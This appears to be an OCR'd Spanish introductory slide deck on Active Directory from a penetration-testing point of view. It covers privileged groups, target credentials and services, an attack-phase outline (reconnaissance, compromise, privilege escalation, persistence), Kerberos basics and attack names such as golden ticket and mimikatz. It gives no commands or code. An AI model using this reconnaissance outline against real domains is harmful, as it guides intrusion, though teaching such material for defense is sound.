
Active Directory 101

Snifer - *Jose Moruno Cadima*

- Consultor de Seguridad informática.

Certificaciones: eJPT, eCPPT, OSWP, OSCP, CRTP.

- *Redes Sociales* @SniferL4bs




Escritor del blog 🌐


https://www.sniferl4bs.com


Disclaimer


CONTENIDO

Que es un Active Directory



www.sniferl4bs.com
- Domains Admins
- Enterprise Admins
- DnsAdmins.
- RDP Users
- Usuarios de dominio
ACTIVE DIRECTORY


AD es algo más complejo...
Mail
Exchange
Online
www.sniferl4bs.com
ACTIVE DIRECTORY
INTERNET
Windows
Office365
Azure


Mail
Exchange
Online
SPN
GOLDEN TICKET
LDAP
MIMIKATZ
NTLM
NTLM
PTH
www.sniferl4bs.com
ACTIVE DIRECTORY
INTERNET
Windows
office365
Azure




Lo que deseamos identificar en un dominio?


EXterno
Sitios web.
OSINT
COMPROMISO DE
UN ACTIVO
Acceso
Interno
Escalamiento
de privilegios
Persistencia

CREDENCIALES...

- 📌 Usuario en dominio.
- 📌 Usuario privilegiado.
- 📌 Usuario de servicios.

Usuarios privilegiados



Cuentas y grupos con privilegios Administrativos explicitos

Windows 2000 < SP4	Windows 2000 SP4	Windows Server 2003 SP1+	
Administrators	Account Operators	Account Operators	Account Operators
	Administrator	Administrator	Administrator
	Administrators	Administrators	Administrators
Domain Admins	Backup Operators	Backup Operators	Backup Operators
	Cert Publishers		
	Domain Admins	Domain Admins	Domain Admins
Enterprise Admins	Domain Controllers	Domain Controllers	Domain Controllers
	Enterprise Admins	Enterprise Admins	Enterprise Admins
	krbgt	krbgt	krbgt
	Print Operators	Print Operators	Print Operators
			Read-Only Domain Controllers
	Replicator	Replicator	Replicator
Schema Admins	Schema Admins		Schema Admins

https://risk3sixty.com/2015/02/16/administrative-accounts-in-active-directory/

Servicios

- LDAP
- RDP
- HTTPS/HTTPS

- 💻 RMI
- 💻 SMB
- 💻 Kerberos

- **Aplicaciones configuradas conjuntamente al AD.**
- **Directorios compartidos.**
  - Información sensible
  - Credenciales, Documentación con usuarios.


Kerberos

- Kerberos fue creado por MIT.
- Es un protocolo de autenticación, y no autorización.

Kerberos

- Microsoft realizo cambios para la implementación en AD.
- Da información de los privilegios de cada usuario, el servicio es el que define.


3



